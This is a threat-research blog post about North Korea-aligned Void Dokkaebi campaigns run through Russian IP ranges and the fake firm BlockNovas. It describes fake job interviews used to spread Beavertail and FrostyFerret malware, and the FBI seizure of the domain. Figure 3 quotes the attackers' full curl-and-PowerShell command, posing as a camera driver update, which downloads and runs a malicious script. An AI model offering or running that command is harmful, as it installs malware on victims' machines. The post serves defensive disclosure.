Russian Infrastructure Plays Crucial Role in North Korean Cybercrime Operations

trendmicro.com/en_us/research/25/d/russian-infrastructure-north-korean-cybercrime.html

April 23, 2025

Cyber Threats

In this blog entry, we discuss how North Korea's significant role in cybercrime – including campaigns attributed to Void Dokkaebi – is facilitated by extensive use of anonymization networks and the use of Russian IP ranges.

By: Feike Hacquebord, Stephen Hilt April 23, 2025 Read time: (words)

Summary

- Trend Research has identified multiple IP address ranges in Russia that are being used for cybercrime activities aligned with North Korea. These activities are associated with a cluster of campaigns related to the Void Dokkaebi intrusion set, also known as Famous Chollima.

- The Russian IP address ranges, which are concealed by a large anonymization network that uses commercial VPN services, proxy servers, and numerous VPS servers with RDP, are assigned to two companies in Khasan and Khabarovsk. Khasan is a mile from the North Korea-Russia border, and Khabarovsk is known for its economic and cultural ties with North Korea.
- Trend Research assesses that North Korea deployed IT workers who connect back to their home country through two IP addresses in the Russian IP ranges and two IP addresses in North Korea. Trend Micro's telemetry strongly suggests these DPRK aligned IT workers work from China, Russia and Pakistan, among others.
- Based on Trend Research's assessment, North Korea-aligned actors use the Russian IP ranges to connect to dozens of VPS servers over RDP, then perform tasks like interacting on job recruitment sites and accessing cryptocurrency-related services. Some servers involved in their brute-force activity to crack cryptocurrency wallet passwords fall within one of the Russian IP ranges.
- Instructional videos have also been found with what it looks like non-native English text, detailing how to set up a Beavertail malware command-and-control server and how to crack cryptocurrency wallet passwords. This makes it plausible that North Korea is also working with foreign conspirators.
- IT professionals in Ukraine, US, and Germany have been targeted in these campaigns by fictitious companies that lure them into fraudulent job interviews. Trend Research assesses that the primary focus of Void Dokkaebi is to steal cryptocurrency from software professionals interested in cryptocurrency, Web3, and blockchain technologies.
- Trend Vision One™ detects and blocks the IOCs discussed in this blog. Trend Vision One customers can also access hunting queries, threat insights, and threat intelligence reports to gain rich context and the latest updates on Void Dokkaebi.

Internet access is scarce in North Korea; their national network only has 1,024 IP addresses assigned to it, yet the country's role in cybercrime is significant. Multiple high-profile campaigns were publicly attributed to North Korean actors by international law enforcement, one of the latest being the US$1.5 billion Bybit hack. Naturally, to scale cybercrime to the levels attributed to North Korea, a lot more internet resources are needed than the 1,024 IP addresses. One way to achieve this is to send or hire significant numbers of IT workers abroad and let them work from there. Additionally, large-scale anonymization networks are being used to conceal campaigns linked to North Korea; these anonymization layers hide the origin of malicious traffic and make attribution harder.

In this blog entry, we will discuss how some of the campaigns linked to North Korea originate from five Russian IP ranges. These IP ranges are hidden from plain sight by a VPN layer, a proxy layer, or an RDP layer. They have been assigned to two organizations in Khasan and Khabarovsk, Russia. We assess that campaigns linked to North Korea also make use of the internet infrastructure in other countries.

Khasan is a small town in Russia that is only one mile away from the border with North Korea and China. It is home to a railway bridge called the Korea-Russia Friendship bridge. Khabarovsk is known for its economic and cultural ties with North Korea. Therefore, these two towns are a natural fit for the home of cybercrime operations that are aligned with the objectives of North Korea. We found that the Russian IP ranges connect to numerous VPS servers around the world using RDP and then do tasks from there, like communicating through apps like Skype, Telegram, Discord and Slack, contacting foreign IT professionals on job recruitment sites and connecting to cryptocurrency-related websites, for example, to empty stolen cryptocurrency wallets or launder money.

Foreign IT professionals are contacted as part of a common social engineering tactic that involves enticing software developers with fake job interviews. In this scheme, developers apply for positions advertised on platforms like LinkedIn and other recruitment sites. The supposed recruiter requests the applicant to complete specific tasks as part of the interview process. These tasks may involve debugging or enhancing code that the applicant must download from reputable code repositories such as GitHub, GitLab, Bitbucket, or private GitLab sites. While these repositories often do not host malicious code directly, they may contain code that injects obfuscated, harmful scripts hosted on third-party websites. When the applicant runs the downloaded code on their personal computer or a production system, rather than in an isolated virtual environment, the attacker gains access to the applicant's system.

Once inside, the attacker might install other malware that will automatically look for sensitive data like passwords and cryptocurrency wallets. They may then proceed to try to empty the cryptocurrency wallets and steal other sensitive data too. Some compromised devices get integrated into the attacker's anonymizing infrastructure by installing legitimate proxy software like CCProxy.

In another scheme, North Korean IT workers secure IT-related jobs at Western companies and utilize laptop farms operated by co-conspirators residing in the West. By using these laptop farms, North Korean IT workers can conceal the fact that they are working remotely for a foreign country from their victim companies. Trend Research assesses that this scheme is closely related to Beavertail malware campaigns.

This blog entry also explores clusters of Beavertail malware campaigns attributed to Void Dokkaebi (also known as Famous Chollima). We focused on a fictitious company called BlockNovas, which has a website and a presence on several job recruitment platforms, including LinkedIn and Upwork. Hundreds of applicants have responded to BlockNovas' job postings, with several of them getting infected with malware during the interview process. BlockNovas posted job openings targeting Web3 and blockchain experts in Ukraine, US, Germany and other countries. BlockNovas has utilized Beavertail and Invisible Ferret malware, as well as employed tactics where applicants are enticed to download and execute malware to solve a fictitious problem with their laptop camera during an automated job interviewing process.


While investigating BlockNovas, we discovered that lower levels of the anonymization layers are IP ranges in Russia, which we mentioned earlier in this introduction. Another cluster of Beavertail command-and-control (C&C) servers has been administered through VPN, proxies and RDP sessions from the same Russian IP ranges as well.

This leads us to an intriguing hypothesis: Key North Korean offensive cyber activities are conducted from or through internet infrastructure located in the Russian towns of Khasan and Khabarovsk; such infrastructure has been set up since 2017 and increased in size since 2023.

BlockNovas

One of the fictitious companies used to lure victims into these fraudulent interviews is BlockNovas[.]com, which presents itself with a modern designed website and claims to be active in blockchain technologies (Figure 1). It maintains a presence on social media platforms such as Facebook, X (formerly known as Twitter), LinkedIn, and various job recruitment websites. This online presence is designed to enhance its credibility and attract unsuspecting software developers into applying for non-existent positions.

BlockNovas is likely using artificial intelligence (AI) to help them create online personas and conduct the interview process. A lot of legitimate job interviews in the technology space are held online, and this may have resulted in more job applicants letting their guard down. We observed BlockNovas for some time on LinkedIn and other recruitment sites, and found that fictious new BlockNovas employees at key positions – like a chief technology officer (CTO) – popped up from seemingly nowhere. However, these profiles often had some history on the social media network and usually hundreds of followers. Occasionally, compromised accounts were also used to amplify new job postings. With what seems like a credible online presence at first sight, BlockNovas has probably reached hundreds of job applicants.




Hello! We are Blockchain Novas

Your full-service and Digital Experts.

Empowering your business with cutting-edge blockchain solutions and digital expertise to drive innovation and growth

Figure 1. BlockNovas website
download

In December 2024, BlockNovas advertised an open position for a senior software engineer on LinkedIn, specifically targeting Ukrainian IT professionals (Figure 2). Additionally, it posted job openings aimed at IT workers in the United States, Germany, Ecuador and other regions. As of Spring 2025, BlockNovas kept on posting new job openings on LinkedIn and Freelancer.



Blocknovas LLC

Senior Software Engineer

Ukraine · 2 months ago · 51 applicants

Remote Full-time

No longer accepting applications

About the job

Company Description

BlockNovas is a pioneering software outsourcing company specializing in cutting-edge blockchain solutions and custom software development. Our team comprises seasoned professionals dedicated to delivering high-quality solutions tailored to meet our clients' business needs. We prioritize clear and honest communication, ensuring long-term success by designing solutions that grow with your business while maintaining robust security measures.

Role Description

This is a full-time remote role for a Senior Software Engineer at BlockNovas LLC. The role entails day-to-day tasks such as computer science, back-end web development, software development, programming, and object-oriented programming (OOP) to create innovative and efficient solutions for our clients.

Qualifications


- Computer Science and Software Development skills
- Back-End Web Development proficiency
- Programming and Object-Oriented Programming (OOP) expertise
- Experience in developing complex software solutions
- Knowledge of blockchain technology is a plus
- Bachelor's or Master's degree in Computer Science or related field

Figure 2. BlockNovas recruiting a senior software engineer in Ukraine in December 2024
download

We can relate BlockNovas to Beavertail C&C servers directly through technical indicators and have found that a BlockNovas automated job interview website (Figure 4) tried to lure applicants into installing Beavertail-related malware.

We assess that the primary objective remains the theft of cryptocurrency from IT professionals who are interested in crypto, Web3, blockchain technologies, and programming. However, there is also the possibility that when initial access is established by the threat actor, access gets handed over to another team that is more interested in stealing information. For example, we have found that companies in the energy industry were also targeted. When initial access is established for those industries and the threat actor does not find cryptocurrency to steal, handing over that initial access to teams more interested in espionage is a logical step for the threat actor to do.

In March, we went through BlockNovas[.]com's automated interview process, during which we received a message that our camera needed a software update (Figure 3). That software update is malware known as [FrostyFerret in Mac and GolangGhost in Windows](), although the C&C server involved is used by both Beavertail and FrostyFerret.


https://gitlab.blocknovas.com/video-intro
Record Your Video Introduction

Access to your camera or microphone is currently blocked.

The Camera driver discoverer on Windows has a race condition in its cace usage. This means multiple processes or threads accessing the cache at the same time can cause problems like:

- Devices may not show correctly, or the cache might contain invalid data.
- Camera might not appear, or detection might fail when multiple devices are connected.
- Some Cameras could appear more than once or not be detected at all.

Here is the solution identified for the issue.


1. Open Command Prompt on Windows
- Press `Windows Key + R` to open the Run dialog.
- Type `cmd` and press `Enter` . This opens the Command Prompt.
2. Update Camera drivers on Windows

To automatically update the latest drivers for Windows, use the following curl Command.

```
curl -k -o "%TEMP%\nvidiaupdate.zip" https://easydriver.cloud/nvidia-rc.update/
Ci2e6ZNwwytpOFMWsiu2CpPkVlZCkhOU && powershell -Command "Expand-Archive -Force -
Path '%TEMP%\nvidiaupdate.zip' -DestinationPath '%TEMP%\nvidiadrive'" && wscript
"%TEMP%\nvidiadrive\update.vbs"
```

Figure 3. Message prompting a camera software update

[download]()



Apply for Exciting Opportunities in Blockchain and Crypto

Job Search Status

● Actively looking for a job

○ Casually looking

For evaluation and communication purposes in line with privacy policy and cookie policy, I consent to:

○ The processing and storing of my submitted personal data.

○ The use of call recording, note-taking tools, and external assessment tools.


○ The use of cookies to improve functionality, enhance experience, and analyze site usage.

✓ We gather to be stronger ONE
✓ Career growth opportunities
✓ Transforming vision into reality

Figure 4. Application website for BlockNovas created in early March 2025
download

BlockNovas[.]com was created on July 16, 2024, so this is a fairly new domain. The South Carolina address stated on its website leads to an empty lot. We also found that there is no such company as BlockNovas listed in the state’s Business Entities Online system.

BlockNovas had a status page that showed the online status of websites, among which are the BlockNovas GitLab and a known Beavertail malware C&C domain (Figure 5). BlockNovas’ GitLab hosted known Beavertail malware, both on their private GitLab and their real GitLab page. We also found Hashtopolis, a tool to crack passwords, on the mail[.]BlockNovas[.]com (167[.]88[.]39[.]141) website (Figure 11).



[redacted]/status/blocknovas

Blocknovas Status

Partially Degraded Service

Services

0% lianxinxiao.com
14m ago — now

100% Blocknovas
43m ago — now

100% Blocknovas Gitlab
44m ago — now

100% Blocknovas Chat
43m ago — now


100% Blocknovas Mail
43m ago — now

0% Angeloperonline
1h ago — 3m ago

99.93% softglide.co
43m ago — now

Figure 5. BlockNovas status page that shows the online status of websites
download

On April 23, the BlockNovas domain was seized by the Federal Bureau of Investigation (FBI) as part of a law enforcement action against North Korean cyber actors.



THIS WEBSITE HAS BEEN SEIZED

This domain has been seized by the Federal Bureau of Investigation in accordance with a seizure warrant issued by the United States District Court for the Northern District of Texas as part of a law enforcement action against North Korean Cyber Actors who utilized this domain to deceive individuals with fake job postings and distribute malware.

If you interacted with this site or submitted personal information, we recommend scanning your devices for malware and taking steps to protect your identity.

For additional information on North Korea's use of Social Engineering Attacks to Target the Crypto Industry and how to identify these schemes see the following advisories:

1) Guidance on the DPRK Targeting Crypto Industry:
North Korea Aggressively Targeting Crypto Industry with Well-Disguised Social Engineering Attacks

2) Additional Guidance on DPRK IT Workers:
Additional Guidance on the Democratic People's Republic of Korea Information Technology Workers

>> Report suspicious IT workers to IC3.gov <<

Figure 6. Current contents of BlockNovas domain
download

Anonymization layers

